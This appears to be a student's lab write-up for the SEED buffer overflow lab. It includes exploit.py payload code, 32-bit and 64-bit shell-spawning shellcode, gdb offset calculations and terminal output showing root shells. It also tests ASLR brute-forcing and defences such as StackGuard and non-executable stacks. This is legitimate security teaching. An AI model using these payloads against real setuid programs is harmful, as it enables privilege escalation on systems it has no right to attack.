Instead of placing the shellcode at a starting location, we will try to place it at the end of our badfile. So we will do *517 - the size of the shellcode: content[517 - len(shellcode)] = shellcode*. In task 3, we started from ebp to find the return address, but now that we no longer have access to ebp, we will start from the address of the beginning of the buffer and try to reach the NOP region. We know that the buffer is between 100 and 200 bytes. Let's make *ret = 0xffffcaa0 + 300* to reach the NOP region.

For the offset, as seen in the textbook, we will "shatter" the entire buffer with a return address to ensure that one of the return addresses will be the real return address. We will create a for loop, and for the range, we know the maximum buffer size is 200 bytes, so `200 / 4 = 50`, 4 bytes long for 32 bits. Then we modify *content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')* to *content[offset*L:offset*4 + L] = (ret).to_bytes(L, byteorder='little')* so that we can shift the return address across the entire buffer size.

Here exploit.py :


```
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
#start = 0              # Change this number
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48+400    # Change this number
#offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address

#Separate the buffer with return address
for offset in range(50):
        content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```



```
[11/11/24]seed@VM:~/.../code$ ./exploit.py
[11/11/24]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# 
```

Task 5


Need to launch an attack on a 64-bit program

It is similar to the previous task, so we know the size, and the size of the buffer. But we use different commands to compile, and a different shell code


The new shellcode:


```
shellcode= (
        "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
        "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
        "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
```

Finding the frame pointe, buffer and offset:




```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd980
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd8b0
```




```
gdb-peda$ p/d 0x7fffffffd8b0 - 0x7fffffffd890
$5 = 32
```

Changing exploit.py



```
##################################################################
# Put the shellcode somewhere in the payload
start = 0                    # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd980 + 100           # Change this number
offset = 32+8                 # Change this number
```

Launching the attack:




```
[11/14/24]seed@VM:~/.../code$ ./exploit.py
[11/14/24]seed@VM:~/.../code$ ./stack-L3
Input size: 517
```

Success !

Task 6


Launching an attack that is similar to the attack in level 2, however the buffer is extremely small (10).

Finding frame pointer and buffer:




```
gdb-peda$ p $rbp
$3 = (void *) 0x7fffffffd980
gdb-peda$ p &buffer
$4 = (char_(*)[10]) 0x7fffffffd976
```

Adjusting exploit.py:



```
ret    = 0x7fffffffd980 + 1350          # Change this number
offset = 18    # Change this number
```

Success!




```
[11/14/24]seed@VM:~/.../code$ ./exploit.py
[11/14/24]seed@VM:~/.../code$ ./stack-L4
Input size: 517
```

Task 7


Tasked to defeat dash's counter measure.

First, we need to revert what we did in task 1, and have /bin/sh point back /bin/dash




```
[11/14/24]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
```

Remaking shell codes here



```
[11/14/24]seed@VM:~/.../shellcode$ sudo make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[11/14/24]seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
# exit
[11/14/24]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# exit
[11/14/24]seed@VM:~/.../shellcode$ S
```

Executing the level 1 attack again:




```
[11/14/24]seed@VM:~/.../code$ ./exploit.py
[11/14/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
```

Returns successful, since sys call changes uid to 0, it prevents privilege escalation.

Task 8 - Defeating Address Randomization


Using the command *sudo /sbin/sysctl -w kernel.randomize_va_space=2* will turn on address randomization, which will result in the following output.



```
[11/14/24]seed@VM:~/.../code$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize va space = 2
```

Using address randomization will randomize the memory addresses, increasing the difficulty of a buffer overflow attack that requires the attacker to know the location in the memory.


Running brute-force.sh would infinitely loop and run stack-L1until stopped manually (will not stop when the root shell is found). Running the shell script results in the following output, with the root shell found. The program will iterate through each memory address in a brute force method to succession, unlike previous programs that would run an exploit to find the address.



```
==== Returned Properly ====
0 minutes and 8 seconds elapsed.
The program has been running 5792 times so far.
Input size: 517
==== Returned Properly ====
0 minutes and 8 seconds elapsed.
The program has been running 5793 times so far.
Input size: 517
==== Returned Properly ====
0 minutes and 8 seconds elapsed.
The program has been running 5794 times so far.
Input size: 517
==== Returned Properly ====
0 minutes and 8 seconds elapsed.
The program has been running 5795 times so far.
^C
[11/14/24]seed@VM:~/.../code$
```

Task 9a - Stack Guard Enabled

Address randomization was disabled and the Level-1 attack with StackGuard off was tested and found successful, as indicated in the screenshot below




```
[11/14/24]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/14/24]seed@VM:~/.../code$ ./exploit.py
[11/14/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
==== Returned Properly ====
[11/14/24]seed@VM:~/.../code$
```

stack.c was then recompiled without the *-fno-stack-protector flag*, resulting in the command

gcc -DBUF_SIZE=100 -m32 -o stack -z execstack stack.c

When running the attack again, StackGuard does its job, detecting and terminating the attack as seen below




```
[11/14/24]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack stack.c
[11/14/24]seed@VM:~/.../code$ sudo chown root stack
[11/14/24]seed@VM:~/.../code$ sudo chmod 4755 stack
[11/14/24]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

Task 9b - Non Executable Stack Protection Enabled

call_shellcode.c was recompiled, replacing the flag *-z execstack* with *-z noexecstack*, enabling non executable stack protection. The following commands were used to compile the C file:

gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c

Running the newly compiled files would result in a segmentation fault for both the 32 and 64 bit attacks.



```
[11/14/24]seed@VM:~/.../shellcode$ gcc -m32 -z noexecstack -o a32.out call_shellcod
e.c
[11/14/24]seed@VM:~/.../shellcode$ gcc -z noexecstack -o a64.out call_shellcode.c
[11/14/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/14/24]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[11/14/24]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[11/14/24]seed@VM:~/.../shellcode$
```